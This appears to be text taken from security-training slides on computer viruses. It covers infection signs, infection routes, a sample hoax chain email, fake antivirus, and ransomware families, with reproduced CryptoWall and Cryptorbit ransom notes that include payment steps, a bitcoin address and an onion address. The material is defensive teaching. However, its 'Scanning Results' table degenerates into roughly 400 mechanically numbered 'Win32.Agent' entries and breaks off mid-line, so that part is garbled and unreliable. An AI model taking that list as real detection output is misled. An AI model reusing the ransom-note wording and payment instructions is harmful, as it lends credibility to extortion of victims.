
⑥ Cyber terrorism



⑦ Distribute political messages




Indications of Virus Attack



Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack



False Positives


However, not all glitches can be attributed to virus attacks



How does a Computer Get Infected by Viruses



When a user accepts files and downloads without checking properly for the source



Opening infected e-mail attachments



Installing pirated software



Not updating and not installing new versions of plug-ins



Not running the latest anti-virus application

Virus Hoaxes and Fake Antiviruses



Hoaxes are false alarms claiming reports about a non-existing virus which may contain virus attachments



Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system

Attackers disguise malwares as an antivirus and trick users to install them in their systems



Once installed these fake antivirus can damage target systems similar to other malwares



Warning! Virus Alert!

To: [REDACTED] Date: [REDACTED]

Subject: Forward this warning among friends, family, and contacts

Win 3/2/2014 11:30 AM

PLEASE FORWARD THIS WARNING TO ALL FRIENDS, FAMILY AND CONTACTS! You should be alert during the next few days. Do not open any message with an attachment entitled 'POSTCARD FROM BEIJING' or 'RESIGNATION OF BARACK OBAMA', regardless of who sent it to you. It is a virus that opens A POSTCARD IMAGE, then Burns the whole hard C disc of your computer.

This is the worst virus announced by CIA last evening. It has been classified by Microsoft as the most destructive virus ever. This virus was discovered by McAfee yesterday, and there is no repair yet for this kind of virus.

This virus simply destroys the Zero Sector of the Hard Disc, where the vital information is kept.

COPY THIS E-MAIL, AND SEND IT TO YOUR FRIENDS. REMEMBER: IF YOU SEND IT TO THEM, YOU WILL BENEFIT ALL OF US.

End of mail
Thanks

Scanning Results

File: [REDACTED]

Type: File Type: Name: Details:

- 01 Executable TrojanDownloader.W32.Breaker
- 02 Executable TrojanDownloader.W32.Petrolia
- 03 Executable Win32.Ramware
- 04 Executable Win32.Trojan.Dropper.59.0000
- 05 Executable Trojan.W32.Cheat.6
- 06 Executable Trojan.Dropper.Malware.3
- 07 Executable Win32.Dagger.C
- 08 Executable Win32.Dropper.CP
- 09 Executable Win32.Worm.2
- 10 Executable Trojan.W32.Agent.1
- 11 Executable Trojan.W32.Agent.2
- 12 Executable Win32.Agent.3
- 13 Executable Win32.Agent.4
- 14 Executable Win32.Agent.5
- 15 Executable Win32.Agent.6
- 16 Executable Win32.Agent.7
- 17 Executable Win32.Agent.8
- 18 Executable Win32.Agent.9
- 19 Executable Win32.Agent.10
- 20 Executable Win32.Agent.11
- 21 Executable Win32.Agent.12
- 22 Executable Win32.Agent.13
- 23 Executable Win32.Agent.14
- 24 Executable Win32.Agent.15
- 25 Executable Win32.Agent.16
- 26 Executable Win32.Agent.17
- 27 Executable Win32.Agent.18
- 28 Executable Win32.Agent.19
- 29 Executable Win32.Agent.20
- 30 Executable Win32.Agent.21
- 31 Executable Win32.Agent.22
- 32 Executable Win32.Agent.23
- 33 Executable Win32.Agent.24
- 34 Executable Win32.Agent.25
- 35 Executable Win32.Agent.26
- 36 Executable Win32.Agent.27
- 37 Executable Win32.Agent.28
- 38 Executable Win32.Agent.29
- 39 Executable Win32.Agent.30
- 40 Executable Win32.Agent.31
- 41 Executable Win32.Agent.32
- 42 Executable Win32.Agent.33
- 43 Executable Win32.Agent.34
- 44 Executable Win32.Agent.35
- 45 Executable Win32.Agent.36
- 46 Executable Win32.Agent.37
- 47 Executable Win32.Agent.38
- 48 Executable Win32.Agent.39
- 49 Executable Win32.Agent.40
- 50 Executable Win32.Agent.41
- 51 Executable Win32.Agent.42
- 52 Executable Win32.Agent.43
- 53 Executable Win32.Agent.44
- 54 Executable Win32.Agent.45
- 55 Executable Win32.Agent.46
- 56 Executable Win32.Agent.47
- 57 Executable Win32.Agent.48
- 58 Executable Win32.Agent.49
- 59 Executable Win32.Agent.50
- 60 Executable Win32.Agent.51
- 61 Executable Win32.Agent.52
- 62 Executable Win32.Agent.53
- 63 Executable Win32.Agent.54
- 64 Executable Win32.Agent.55
- 65 Executable Win32.Agent.56
- 66 Executable Win32.Agent.57
- 67 Executable Win32.Agent.58
- 68 Executable Win32.Agent.59
- 69 Executable Win32.Agent.60
- 70 Executable Win32.Agent.61
- 71 Executable Win32.Agent.62
- 72 Executable Win32.Agent.63
- 73 Executable Win32.Agent.64
- 74 Executable Win32.Agent.65
- 75 Executable Win32.Agent.66
- 76 Executable Win32.Agent.67
- 77 Executable Win32.Agent.68
- 78 Executable Win32.Agent.69
- 79 Executable Win32.Agent.70
- 80 Executable Win32.Agent.71
- 81 Executable Win32.Agent.72
- 82 Executable Win32.Agent.73
- 83 Executable Win32.Agent.74
- 84 Executable Win32.Agent.75
- 85 Executable Win32.Agent.76
- 86 Executable Win32.Agent.77
- 87 Executable Win32.Agent.78
- 88 Executable Win32.Agent.79
- 89 Executable Win32.Agent.80
- 90 Executable Win32.Agent.81
- 91 Executable Win32.Agent.82
- 92 Executable Win32.Agent.83
- 93 Executable Win32.Agent.84
- 94 Executable Win32.Agent.85
- 95 Executable Win32.Agent.86
- 96 Executable Win32.Agent.87
- 97 Executable Win32.Agent.88
- 98 Executable Win32.Agent.89
- 99 Executable Win32.Agent.90
- 100 Executable Win32.Agent.91
- 101 Executable Win32.Agent.92
- 102 Executable Win32.Agent.93
- 103 Executable Win32.Agent.94
- 104 Executable Win32.Agent.95
- 105 Executable Win32.Agent.96
- 106 Executable Win32.Agent.97
- 107 Executable Win32.Agent.98
- 108 Executable Win32.Agent.99
- 109 Executable Win32.Agent.100
- 110 Executable Win32.Agent.101
- 111 Executable Win32.Agent.102
- 112 Executable Win32.Agent.103
- 113 Executable Win32.Agent.104
- 114 Executable Win32.Agent.105
- 115 Executable Win32.Agent.106
- 116 Executable Win32.Agent.107
- 117 Executable Win32.Agent.108
- 118 Executable Win32.Agent.109
- 119 Executable Win32.Agent.110
- 120 Executable Win32.Agent.111
- 121 Executable Win32.Agent.112
- 122 Executable Win32.Agent.113
- 123 Executable Win32.Agent.114
- 124 Executable Win32.Agent.115
- 125 Executable Win32.Agent.116
- 126 Executable Win32.Agent.117
- 127 Executable Win32.Agent.118
- 128 Executable Win32.Agent.119
- 129 Executable Win32.Agent.120
- 130 Executable Win32.Agent.121
- 131 Executable Win32.Agent.122
- 132 Executable Win32.Agent.123
- 133 Executable Win32.Agent.124
- 134 Executable Win32.Agent.125
- 135 Executable Win32.Agent.126
- 136 Executable Win32.Agent.127
- 137 Executable Win32.Agent.128
- 138 Executable Win32.Agent.129
- 139 Executable Win32.Agent.130
- 140 Executable Win32.Agent.131
- 141 Executable Win32.Agent.132
- 142 Executable Win32.Agent.133
- 143 Executable Win32.Agent.134
- 144 Executable Win32.Agent.135
- 145 Executable Win32.Agent.136
- 146 Executable Win32.Agent.137
- 147 Executable Win32.Agent.138
- 148 Executable Win32.Agent.139
- 149 Executable Win32.Agent.140
- 150 Executable Win32.Agent.141
- 151 Executable Win32.Agent.142
- 152 Executable Win32.Agent.143
- 153 Executable Win32.Agent.144
- 154 Executable Win32.Agent.145
- 155 Executable Win32.Agent.146
- 156 Executable Win32.Agent.147
- 157 Executable Win32.Agent.148
- 158 Executable Win32.Agent.149
- 159 Executable Win32.Agent.150
- 160 Executable Win32.Agent.151
- 161 Executable Win32.Agent.152
- 162 Executable Win32.Agent.153
- 163 Executable Win32.Agent.154
- 164 Executable Win32.Agent.155
- 165 Executable Win32.Agent.156
- 166 Executable Win32.Agent.157
- 167 Executable Win32.Agent.158
- 168 Executable Win32.Agent.159
- 169 Executable Win32.Agent.160
- 170 Executable Win32.Agent.161
- 171 Executable Win32.Agent.162
- 172 Executable Win32.Agent.163
- 173 Executable Win32.Agent.164
- 174 Executable Win32.Agent.165
- 175 Executable Win32.Agent.166
- 176 Executable Win32.Agent.167
- 177 Executable Win32.Agent.168
- 178 Executable Win32.Agent.169
- 179 Executable Win32.Agent.170
- 180 Executable Win32.Agent.171
- 181 Executable Win32.Agent.172
- 182 Executable Win32.Agent.173
- 183 Executable Win32.Agent.174
- 184 Executable Win32.Agent.175
- 185 Executable Win32.Agent.176
- 186 Executable Win32.Agent.177
- 187 Executable Win32.Agent.178
- 188 Executable Win32.Agent.179
- 189 Executable Win32.Agent.180
- 190 Executable Win32.Agent.181
- 191 Executable Win32.Agent.182
- 192 Executable Win32.Agent.183
- 193 Executable Win32.Agent.184
- 194 Executable Win32.Agent.185
- 195 Executable Win32.Agent.186
- 196 Executable Win32.Agent.187
- 197 Executable Win32.Agent.188
- 198 Executable Win32.Agent.189
- 199 Executable Win32.Agent.190
- 200 Executable Win32.Agent.191
- 201 Executable Win32.Agent.192
- 202 Executable Win32.Agent.193
- 203 Executable Win32.Agent.194
- 204 Executable Win32.Agent.195
- 205 Executable Win32.Agent.196
- 206 Executable Win32.Agent.197
- 207 Executable Win32.Agent.198
- 208 Executable Win32.Agent.199
- 209 Executable Win32.Agent.200
- 210 Executable Win32.Agent.201
- 211 Executable Win32.Agent.202
- 212 Executable Win32.Agent.203
- 213 Executable Win32.Agent.204
- 214 Executable Win32.Agent.205
- 215 Executable Win32.Agent.206
- 216 Executable Win32.Agent.207
- 217 Executable Win32.Agent.208
- 218 Executable Win32.Agent.209
- 219 Executable Win32.Agent.210
- 220 Executable Win32.Agent.211
- 221 Executable Win32.Agent.212
- 222 Executable Win32.Agent.213
- 223 Executable Win32.Agent.214
- 224 Executable Win32.Agent.215
- 225 Executable Win32.Agent.216
- 226 Executable Win32.Agent.217
- 227 Executable Win32.Agent.218
- 228 Executable Win32.Agent.219
- 229 Executable Win32.Agent.220
- 230 Executable Win32.Agent.221
- 231 Executable Win32.Agent.222
- 232 Executable Win32.Agent.223
- 233 Executable Win32.Agent.224
- 234 Executable Win32.Agent.225
- 235 Executable Win32.Agent.226
- 236 Executable Win32.Agent.227
- 237 Executable Win32.Agent.228
- 238 Executable Win32.Agent.229
- 239 Executable Win32.Agent.230
- 240 Executable Win32.Agent.231
- 241 Executable Win32.Agent.232
- 242 Executable Win32.Agent.233
- 243 Executable Win32.Agent.234
- 244 Executable Win32.Agent.235
- 245 Executable Win32.Agent.236
- 246 Executable Win32.Agent.237
- 247 Executable Win32.Agent.238
- 248 Executable Win32.Agent.239
- 249 Executable Win32.Agent.240
- 250 Executable Win32.Agent.241
- 251 Executable Win32.Agent.242
- 252 Executable Win32.Agent.243
- 253 Executable Win32.Agent.244
- 254 Executable Win32.Agent.245
- 255 Executable Win32.Agent.246
- 256 Executable Win32.Agent.247
- 257 Executable Win32.Agent.248
- 258 Executable Win32.Agent.249
- 259 Executable Win32.Agent.250
- 260 Executable Win32.Agent.251
- 261 Executable Win32.Agent.252
- 262 Executable Win32.Agent.253
- 263 Executable Win32.Agent.254
- 264 Executable Win32.Agent.255
- 265 Executable Win32.Agent.256
- 266 Executable Win32.Agent.257
- 267 Executable Win32.Agent.258
- 268 Executable Win32.Agent.259
- 269 Executable Win32.Agent.260
- 270 Executable Win32.Agent.261
- 271 Executable Win32.Agent.262
- 272 Executable Win32.Agent.263
- 273 Executable Win32.Agent.264
- 274 Executable Win32.Agent.265
- 275 Executable Win32.Agent.266
- 276 Executable Win32.Agent.267
- 277 Executable Win32.Agent.268
- 278 Executable Win32.Agent.269
- 279 Executable Win32.Agent.270
- 280 Executable Win32.Agent.271
- 281 Executable Win32.Agent.272
- 282 Executable Win32.Agent.273
- 283 Executable Win32.Agent.274
- 284 Executable Win32.Agent.275
- 285 Executable Win32.Agent.276
- 286 Executable Win32.Agent.277
- 287 Executable Win32.Agent.278
- 288 Executable Win32.Agent.279
- 289 Executable Win32.Agent.280
- 290 Executable Win32.Agent.281
- 291 Executable Win32.Agent.282
- 292 Executable Win32.Agent.283
- 293 Executable Win32.Agent.284
- 294 Executable Win32.Agent.285
- 295 Executable Win32.Agent.286
- 296 Executable Win32.Agent.287
- 297 Executable Win32.Agent.288
- 298 Executable Win32.Agent.289
- 299 Executable Win32.Agent.290
- 300 Executable Win32.Agent.291
- 301 Executable Win32.Agent.292
- 302 Executable Win32.Agent.293
- 303 Executable Win32.Agent.294
- 304 Executable Win32.Agent.295
- 305 Executable Win32.Agent.296
- 306 Executable Win32.Agent.297
- 307 Executable Win32.Agent.298
- 308 Executable Win32.Agent.299
- 309 Executable Win32.Agent.300
- 310 Executable Win32.Agent.301
- 311 Executable Win32.Agent.302
- 312 Executable Win32.Agent.303
- 313 Executable Win32.Agent.304
- 314 Executable Win32.Agent.305
- 315 Executable Win32.Agent.306
- 316 Executable Win32.Agent.307
- 317 Executable Win32.Agent.308
- 318 Executable Win32.Agent.309
- 319 Executable Win32.Agent.310
- 320 Executable Win32.Agent.311
- 321 Executable Win32.Agent.312
- 322 Executable Win32.Agent.313
- 323 Executable Win32.Agent.314
- 324 Executable Win32.Agent.315
- 325 Executable Win32.Agent.316
- 326 Executable Win32.Agent.317
- 327 Executable Win32.Agent.318
- 328 Executable Win32.Agent.319
- 329 Executable Win32.Agent.320
- 330 Executable Win32.Agent.321
- 331 Executable Win32.Agent.322
- 332 Executable Win32.Agent.323
- 333 Executable Win32.Agent.324
- 334 Executable Win32.Agent.325
- 335 Executable Win32.Agent.326
- 336 Executable Win32.Agent.327
- 337 Executable Win32.Agent.328
- 338 Executable Win32.Agent.329
- 339 Executable Win32.Agent.330
- 340 Executable Win32.Agent.331
- 341 Executable Win32.Agent.332
- 342 Executable Win32.Agent.333
- 343 Executable Win32.Agent.334
- 344 Executable Win32.Agent.335
- 345 Executable Win32.Agent.336
- 346 Executable Win32.Agent.337
- 347 Executable Win32.Agent.338
- 348 Executable Win32.Agent.339
- 349 Executable Win32.Agent.340
- 350 Executable Win32.Agent.341
- 351 Executable Win32.Agent.342
- 352 Executable Win32.Agent.343
- 353 Executable Win32.Agent.344
- 354 Executable Win32.Agent.345
- 355 Executable Win32.Agent.346
- 356 Executable Win32.Agent.347
- 357 Executable Win32.Agent.348
- 358 Executable Win32.Agent.349
- 359 Executable Win32.Agent.350
- 360 Executable Win32.Agent.351
- 361 Executable Win32.Agent.352
- 362 Executable Win32.Agent.353
- 363 Executable Win32.Agent.354
- 364 Executable Win32.Agent.355
- 365 Executable Win32.Agent.356
- 366 Executable Win32.Agent.357
- 367 Executable Win32.Agent.358
- 368 Executable Win32.Agent.359
- 369 Executable Win32.Agent.360
- 370 Executable Win32.Agent.361
- 371 Executable Win32.Agent.362
- 372 Executable Win32.Agent.363
- 373 Executable Win32.Agent.364
- 374 Executable Win32.Agent.365
- 375 Executable Win32.Agent.366
- 376 Executable Win32.Agent.367
- 377 Executable Win32.Agent.368
- 378 Executable Win32.Agent.369
- 379 Executable Win32.Agent.370
- 380 Executable Win32.Agent.371
- 381 Executable Win32.Agent.372
- 382 Executable Win32.Agent.373
- 383 Executable Win32.Agent.374
- 384 Executable Win32.Agent.375
- 385 Executable Win32.Agent.376
- 386 Executable Win32.Agent.377
- 387 Executable Win32.Agent.378
- 388 Executable Win32.Agent.379
- 389 Executable Win32.Agent.380
- 390 Executable Win32.Agent.381
- 391 Executable Win32.Agent.382
- 392 Executable Win32.Agent.383
- 393 Executable Win32.Agent.384
- 394 Executable Win32.Agent.385
- 395 Executable Win32.Agent.386
- 396 Executable Win32.Agent.387
- 397 Executable Win32.Agent.388
- 398 Executable Win32.Agent.389
- 399 Executable Win32.Agent.390
- 400 Executable Win32.Agent.391
- 401 Executable Win32.Agent.392
- 4

Ransomware



Ransomware is a type of a malware which restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) in order to remove the restrictions

Ransomware Family

- ❑ Cryptorbit Ransomware
- ❑ CryptoLocker Ransomware
- ❑ CryptoDefense Ransomware
- ❑ CryptoWall Ransomware
- ❑ Police-themed Ransomware

Your files are encrypted.
To get the key to decrypt files you have to pay 500 USD/EUR. If payment is not made before 02/06/16 - 01:23 the cost of decryption fees will increase 2 times and will be 1000 USD/EUR.

Please increasing the amount left
119h 57m 18s

Your system Windows 7 (32) - File system NTFS - Total size 256.938.944 bytes

[Logout] [Payment] [FAQ] [Decrypt & File for FREE] [Support]

We are present a special software - CryptorWall Decrypter - which is able to decrypt and return control to all your encrypted files.
[How to buy CryptoWall decrypter?](#)

bitcoin

1 You should register Bitcoin wallet ([click here for more information about it](#))

2 Purchasing Bitcoin - Although it's not yet easy to buy Bitcoin, it's getting simpler every day.
Here are our recommendations:

- Coinbase - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
- LocalBitcoins.com - Service allows you to search for people in your community willing to sell Bitcoin to you directly
- eToro.com - Another fast way to buy Bitcoin
- BitInstant - Buy Bitcoin instantly to Cash
- Bitcoin Exchange - An recommended directory of Bitcoin exchanges
- Cryptobuyers - Bitcoin cash
- Circle - Connects direct Bitcoin purchases on their site
- Kraken.com
- BitZa.com
- ZB.com - ZB.com is a global cash payment network enabling consumers to pay by digital currency

3 Send 0.93 BTC to Bitcoin address: 1A63tWmQ4D3Gpp8Mh6SHz2K2QJU18 - Get QR code

4 Enter the Transaction ID and confirmation.

0.93 BTC => 500 USD

Note: Transaction ID - you can find in Selected info after you made payment
Example: 44214624e0d3319386033129c450491827c4e707d62d414a412

5 Please check the payment information and click "PAY".

Payment status: Your payment has been paid

0 valid drafts are paid. The total amount of 0 USD/EUR. The residue is 500 USD/EUR

CryptoWall Ransomware

Ransomware (Cont'd)



Cryptorbit

YOUR PERSONAL FILES ARE ENCRYPTED

All files including videos, photos and documents, etc on your computer are encrypted.


Encryption was produced using a unique public key generated for this computer. To decrypt files, you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files.



In order to decrypt the files, open site 4sfxcxtp53imlvzk.onion.to/index.php and follow the instructions.

If 4sfxcxtp53imlvzk.onion.to/index.php is not opening, please follow the steps below:

1. You must download and install this browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After installation, run the browser and enter the address: 4sfxcxtp53imlvzk.onion.to/index.php
3. Follow the instructions on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.



Cryptorbit Ransomware



ATTENTION!

